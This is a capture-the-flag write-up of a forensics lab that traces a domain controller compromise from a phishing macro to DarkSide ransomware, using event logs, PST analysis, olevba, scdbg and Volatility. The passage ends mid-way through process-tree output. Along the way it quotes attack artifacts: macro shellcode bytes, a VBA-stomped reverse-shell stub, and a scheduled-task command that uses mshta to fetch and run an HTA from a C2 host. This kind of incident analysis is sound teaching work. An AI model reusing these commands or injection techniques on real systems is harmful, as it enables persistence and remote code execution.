Challenge: PwnedDC Lab

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Hard

Tools Used: Event Log Explorer, Arsenal Image Mounter, Outlook Forensics Wizard, olevba, scdbg, Volatility 2, ClamScan, VirusTotal, HxD, Resource Hacker, Strings

Summary: This lab involves investigating a compromised domain controller that was infected with DarkSide ransomware. Initial access was achieved through a phishing email containing a malicious Excel attachment ("Unpaid Invoice.xls") that contained malicious VBA macros which injected shellcode into rundll32.exe, establishing a reverse shell to 192.168.112.128 over port 8080. Windows Defender initially detected the shellcode but was later disabled. Persistence was achieved via a scheduled task invoking mshta.exe to retrieve a malicious HTA file. Subsequent analysis uncovered the use of BloodHound for Active Directory (AD) reconnaissance and a PowerShell command that downloaded the ransomware executable (svchost.exe) from the C2 server. Memory forensics identified svchost.exe (PID 3140) as the ransomware binary, which had the internal name calimalimodumator.exe, a known DarkSide ransomware binary.

Scenario: A corporate domain controller has been compromised, and attackers gained control over Active Directory. As a SOC analyst, investigate to uncover who was behind the attack, what happened, when and how it occurred, and why.

Instructions:

- Use **Win2016x64_14393** profile with volatility2 to analyze the memory dump


What is the name of the first malware detected by Windows Defender?

TLDR: Filter for Event ID 1116 in the Windows Defender operational lgs.

Microsoft Defender records certain events within the Windows Defender operational logs. The event ID we are concerned with is 1116, which records each time Windows Defender detects malware. The event logs are located at:

- `%SYSTEMROOT%\System32\winevt\Logs`

Let's start by mounting the disk image using Arsenal Image Mounter, this will allow us to navigate the file system of the imaged system. We can use a tool called Event Log Explorer to view the Microsoft Defender operational logs, filtering for event ID 1116:




Warning	11/21/2021	7:03:28 PM	1116	Microsoft-Windows	None	\SYSTEM	PC01.cyberdefenders.org

Description

%%887 has detected malware or other potentially unwanted software.
For more information please see the following:
http://go.microsoft.com/fwlink/?linkid=37020&name=Exploit:Win32/ShellCode.BN&threatid=2147729656&enterprise=0
Name: Exploit:Win32/ShellCode.BN
ID: 2147729656
Severity: Severe
Category: Exploit
Path: file:_\\vmware-host\Shared Folders\asd\note.txt
Detection Origin: Not Applicable
Detection Type: Concrete
Detection Source: Real-Time Protection
User: CYBERDEFENDERS\0xMohammed
Process Name: C:\Windows\System32\notepad.exe
Security intelligence Version: AV: 1.353.1337.0, AS: 1.353.1337.0, NIS: 119.0.0.0
Engine Version: AM: 1.1.18700.4, NIS: 2.1.14600.4

Here we can see that Windows Defender detected shellcode within a file called note.txt located in a shared-folder path at 7:03:28 PM on the 21st of Nov 2021. Following this event, we can see the file being quarantined, detected again, quarantined, and finally Windows Defender being disabled:



Type	Date	Time	Event	Source	Category	User	Computer
Information	11/21/2021	10:27:53 PM	5010	Microsoft-Windo		SYSTEM	PC01.cyberdefenders.org
Error	11/21/2021	7:04:29 PM	1119	Microsoft-Windo		SYSTEM	PC01.cyberdefenders.org
Warning	11/21/2021	7:04:13 PM	1116	Microsoft-Windo		SYSTEM	PC01.cyberdefenders.org
Error	11/21/2021	7:04:13 PM	1119	Microsoft-Windo		SYSTEM	PC01.cyberdefenders.org
Warning	11/21/2021	7:03:28 PM	1116	Microsoft-Windo		SYSTEM	PC01.cyberdefenders.org


This suggests that the threat actor executed the shellcode twice, both times failing, and then disabled Windows Defender. Meaning, this shellcode, if executed, was likely done shortly after 10:27:53 PM on the 21st of Nov 2021.

Answer: Exploit:Win32/ShellCode.BN

Provide the date and time when the attacker clicked send (submitted) the malicious email?

TDLR: Filter for .pst files located within the "Documents\Outlook Files" directory for each user. Analyse each .pst file using a tool like Outlook Forensics Wizard, focusing on emails that contain an attachment.


An Outlook .pst file is a "Personal Storage Table" that stores copies of your Outlook items, such as emails, contacts, and more, locally. These files are often used for email backups, archiving, and offline access. We can use a tool called Outlook Forensics Wizard to analyse these PST files and look for any malicious attachments. First, we need to find what user has an Outlook .pst file we can analyse. After searching for .pst, I can find multiple users:




We can see that these PST files are located at:

- `%USERPROFILE%\Documents\Outlook Files`


Starting with labib, if you extract all the attachments, we can see a file called "Unpaid Invoice.xls":



If you filter for the text "unpaid" within 4n6 Outlook Forensics Wizard, we can see what email contained this attachment:



Given the sender address and the sense of urgency, this is a stock standard phishing email. If you view the Properties tab for this email, we can see the ClientSubmitTime, which indicates when an email was submitted for sending from the client's perspective (i.e., the threat actors mail client):



Answer: 2021-08-12 04:47

What is the IP address and port on which the attacker received the reverse shell?


TLDR: Use olevba and the --show-pcode flag to detect VBA Stomping. Extract the hexadecimal shellcode from the p-code and use scdbg to analyse it.

Let's start by analysing the "Unpaid Invoice.xls" file which we extracted earlier using Outlook Forensics Wizard. If we generate the SHA256 hash of this file using the Get-FileHash cmdlet:

```
PS C:\Users\Administrator\Desktop\Outlook_pst\Top of Outlook data file\Inbox> Get-FileHash -Path '.\Unpaid Invoice.xls'

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          F69DBE8C46818405DC38071236471D7B6990E12761856FEA30BF6F3814F17420       C:\Users\Administrator\Deskto...
```

And submit this hash to VirusTotal, we can see a significant number of detections:



We can also see references to macros and code injection. Let's use a great tool called olevba, which enables us to detect and extract macros within office documents, against this file:

- `python olevba.py "Unpaid Invoice.xls"`

If you look through the output, we can see calls to suspicious functions like VirtualAllocEx and WriteprocessMemory, among other suspicious behaviours:


```
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened        |
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened       |
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened       |
|Suspicious|Environ             |May read system environment variables        |
|Suspicious|Lib                 |May run code from a DLL                      |
|Suspicious|VirtualAllocEx      |May inject code into another process         |
|Suspicious|WriteProcessMemory  |May inject code into another process         |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |rundll32.exe        |Executable file name                         |
+----------+--------------------+---------------------------------------------+
```

After going through one of the macros, we can see that it launches rundll32.exe, allocates RWX memory in that process, and injects shellcode into. To put it simply, once this macro is executed, it injects shellcode into rundll32.exe. The shellcode seems to be stored in the myArray variable:

```
    myArray = Array(51, 201, 100, 139, 73, 48, 139, 73, 12, 139, 73, 28, 139, 89, 8, 139, 65, 32, 139, 9, 128, 120, 12, 51, 117, 242, 139, 235, 3, 109, 60, 139, 109, 120, 3, 235, 139, _
69, 32, 3, 195, 51, 210, 139, 52, 144, 3, 243, 66, 129, 62, 71, 101, 116, 80, 117, 242, 129, 126, 4, 114, 111, 99, 65, 117, 233, 139, 117, 36, 3, 243, 102, 139, 20, _
86, 139, 117, 28, 3, 243, 139, 116, 150, 252, 3, 243, 51, 255, 87, 104, 97, 114, 121, 65, 104, 76, 105, 98, 114, 104, 76, 111, 97, 100, 84, 83, 255, 214, 51, 201, _
87, 102, 185, 51, 50, 81, 104, 117, 115, 101, 114, 84, 255, 208, 87, 104, 111, 120, 65, 1, 254, 76, 36, 3, 104, 97, 103, 101, 66, 104, 77, 101, 115, 115, 84, 80, _
255, 214, 87, 104, 114, 108, 100, 33, 104, 111, 32, 87, 111, 104, 72, 101, 108, 108, 139, 204, 87, 87, 81, 87, 255, 208, 87, 104, 101, 115, 115, 1, 254, 76, 36, _
3, 104, 80, 114, 111, 99, 104, 69, 120, 105, 116, 84, 83, 255, 214, 87, 255, 208)
```

We can use the following python script to write the shellcode to a file, which we can then analyse using scdbg:

```
array = [51, 201, 100, 139, 73, 48, 139, 73, 12, 139,
barray = bytearray(array)
outfile = open("shellcode.bin", 'wb').write(barray)
```



Unfortunately, we can't see any reverse shell being established:

```
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

40106c  GetProcAddress(LoadLibraryA)
40107c  LoadLibraryA(user32)
401094  GetProcAddress(MessageBoxA)
4010ac  MessageBoxA(Hello World!, )
4010c4  GetProcAddress(ExitProcess)
4010c7  ExitProcess(0)

Stepcount 2146
```

After looking around, I came across a technique called VBA Stomping. VBA Stomping is the process of destroying the VBA source code, leaving only a compiled version of the macro code called p-code. Each macro stream has a PerformanceCache that stores a separate compiled version of the VBA source code known as p-code. This p-code is executed when the MS Office version matches the version of the host MS Office application.

Fortunately for us, olevba has a flag that shows disassembled P-code:

- `python olevba.py --show-pcode "Unpaid Invoice.xls"`

Here we can find some hidden shellcode:

```
Line #52:
        LineCont 0x003
        LitDI2 0x00BA
        LitDI2 0x0099
        LitDI2 0x003D
        LitDI2 0x0076
        LitDI2 0x00F4
        LitDI2 0x00D9
        LitDI2 0x00EC
        LitDI2 0x00D9
        LitDI2 0x0074
        LitDI2 0x0024
        LitDI2 0x00F4
        LitDI2 0x0058
        LitDI2 0x0029
        LitDI2 0x00C9
        LitDI2 0x00B1
        LitDI2 0x00C9
        LitDI2 0x0031
        LitDI2 0x0050
        LitDI2 0x0012
        LitDI2 0x0083
        LitDI2 0x00C0
        LitDI2 0x0004
        LitDI2 0x0003
        LitDI2 0x00C9
        LitDI2 0x0033
        LitDI2 0x0094
        LitDI2 0x0001
        LitDI2 0x0015
        LitDI2 0x00A3
```

I then used claude to generate a Python script that extracts the hexadecimal shellcode from the P-code. After analysing the extracted shellcode, I can see a call to InternetConnectA:

```
Loaded cec bytes from file C:\Users\timba\DOWNLO~1\EXTRAC~1.SC
Detected \x encoding input format converting...
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010bd  LoadLibraryA(wininet)
4010cb  InternetOpenA()
4010e7  InternetConnectA(server: 192.168.112.128, port: 8080, )

Stepcount 2000001
```

Here we can see that it connects to 192.168.112.128 over port 8080.

Answer: 192.168.112.128:8080

What is the MITRE ID of the technique used by the attacker to achieve persistence?

TLDR: Examine the PowerShell history file (ConsoleHost_history.txt).

Persistence can be achieved through multiple avenues, including scheduled tasks, services, registry run keys, startup folder, WMI, and more. I eventually came across something interesting within the ConsoleHost_history.txt file. This is a plain text file used by PowerShell to store the command history of all PowerShell sessions on a given host, and is located at:

- `D:\Users\administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline`

If you open this file, you can see a PowerShell command that executes schtasks.exe:

```
"C:\Windows\system32\schtasks.exe" /Create /F /SC DAILY /ST 12:00 /TN MicrosoftEdge /TR "c:\Windows\system32\cmd.exe /c 'mshta.exe http://c2.cyberdefenders.org/5EEiDSd70ET0k.hta'"
.\schtasks.exe /Create /F /SC DAILY /ST 12:00 /TN MicrosoftEdge /TR "c:\Windows\system32\cmd.exe /c 'mshta.exe http://c2.cyberdefenders.org/5EEiDSd70ET0k.hta'"
```

This command creates a scheduled task called “MicrosoftEdge” that runs daily at 12:00. It invokes cmd.exe that executes mshta.exe to download a .hta file from c2.cyberdefenders.org. Mshta.exe is a well-known LOLBAS that can be abused by threat actors to execute malicious html applications (.hta files). This technique (scheduled tasks) is given the ID T1053.005 by MITRE.

Answer: T1053.005

What is the attacker's C2 domain name?


The C2 domain was found within the scheduled task command discovered in the previous question.

Answer: c2.cyberdefenders.org

What is the name of the tool used by the attacker to collect AD information?

TLDR: Analyse PowerShell script-block logs (Event ID 4104). Focus on what tools are mentioned within the PowerShell script and correlate this with a well-known AD reconnaissance tool.

After exploring PowerShell script-block logs (Event ID 4104 within the PowerShell operational event logs), I came across an interesting script:



If you explore this script, we can see that it gathers information about AD objects. After exploring the script further, I can find references to SharpHound, which is a data collector for BloodHound, a popular AD reconnaissance tool.

Answer: BloodHound

What is the PID of the malicious process?

TLDR: Point ClamScan at a directory containing the dumped processes from memory. You can achieve this by using the procdump plugin. Alternatively, use plugins like PsTree, malfind, and cmdline to identify suspicious processes, focusing on weird process genealogy (parent-child relationships) and file paths.

To find the PID of the malicious process, let's analyse the given memory dump using Volatility 2. Let's start by identifying the profile:

- `vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" imageinfo`

The imageinfo plugin scans the entire memory dump looking for the KDBG to determine the OS build. Unfortunately, this plugin is not very good at scanning the subject dump and locating the KDBG signature. Therefore, we will use a suggested profile from the imageinfo output with the kdbgscan plugin to find the address/offset of the KdCopyDataBlock that we can use with other plugins for more accurate results (NOTE, WE ARE PROVIDED THE PROFILE IN THE SCENARIO TAB OF THE LAB):

- `vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" --profile=Win2016x64_14393 kdbgscan`

Here we can find the address of the KdCopyDataBlock:

```
**************************************************
Instantiating KDBG using: Kernel AS Win2016x64_14393 (6.4.14393 64bit)
Offset (V)                    : 0xf8030e8f2500
Offset (P)                    : 0x13c6f2500
KdCopyDataBlock (V)           : 0xf8030e7d2e00
Block encoded                 : No
Wait never                    : 0xf7f8886404bf6f34
Wait always                   : 0x7eda9d4011178009
KDBG owner tag check          : True
Profile suggestion (KDBGHeader): Win2016x64_14393
Service Pack (CmNtCSDVersion) : 0
Build string (NtBuildLab)     : 14393.693.amd64fre.rs1_release.1
PsActiveProcessHead           : 0xfffff8030e9013d0 (44 processes)
PsLoadedModuleList            : 0xfffff8030e907060 (157 modules)
KernelBase                    : 0xfffff8030e602000 (Matches MZ: True)
Major (OptionalHeader)        : 10
Minor (OptionalHeader)        : 0
KPCR                          : 0xfffff8030e944000 (CPU 0)
KPCR                          : 0xffffaa00ffbcd000 (CPU 1)
KPCR                          : 0xffffaa00ffe40000 (CPU 2)
KPCR                          : 0xffffaa00ffec3000 (CPU 3)
```

Now let's run the procdump plugin to extract the executable files of all processes from the memory dump:

- `vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" --profile=Win2016x64_14393 -g 0xf8030e7d2e00 procdump --dump-dir=.\process_dump\`

We can now scan the dumped executables for known malware signatures by using a tool called ClamScan, which is the CLI component of ClamAV:

- `clamscan.exe .\process_dump\`

each process labelled with "OK" does not match a known malware signature, however, we can see one process that is detected as malicious:

```
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1016.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1100.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1220.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1228.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1272.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1280.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1432.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1456.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1540.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1544.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1560.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1632.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1832.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1884.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1936.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1956.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1964.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1976.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.2020.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.2140.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.2184.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.2644.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.292.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.2940.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.3140.exe: Win.Packed.DarkSide-9262656-0 FOUND
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.3160.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.356.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.3672.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.416.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.512.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.516.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.540.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.572.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.664.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.672.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.688.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.796.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.80.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.848.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.860.exe: OK
C:\Users\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.912.exe: OK
```

This suggests that the malicious process is PID 3140. Using the pslist plugin, we can see that this is svchost.exe:

- `vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" --profile=Win2016x64_14393 -g 0xf8030e7d2e00 pslist -p 3140 –verbose`

```
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0xffffba03419b7800 svchost.exe            3140   1632      5        0      0      0 2021-11-20 15:06:52 UTC+0000
```

The parent process for the legitimate svchost.exe binary should always be services.exe. Using the pstree plugin:

- `vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" --profile=Win2016x64_14393 -g 0xf8030e7d2e00 pstree`

We can see that PID 1632 is not services.exe, but is rather wsmprovhost.exe (a legitimate process used by PowerShell Remoting):

```
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0xffffba033eadb280:csrss.exe                         416    404     11      0 2021-11-20 14:11:15 UTC+0000
 0xffffba033eebf080:wininit.exe                       540    404      1      0 2021-11-20 14:11:22 UTC+0000
. 0xffffba033ef77080:services.exe                     664    540      5      0 2021-11-20 14:11:35 UTC+0000
.. 0xffffba033ee96800:svchost.exe                     512    664     14      0 2021-11-20 14:12:24 UTC+0000
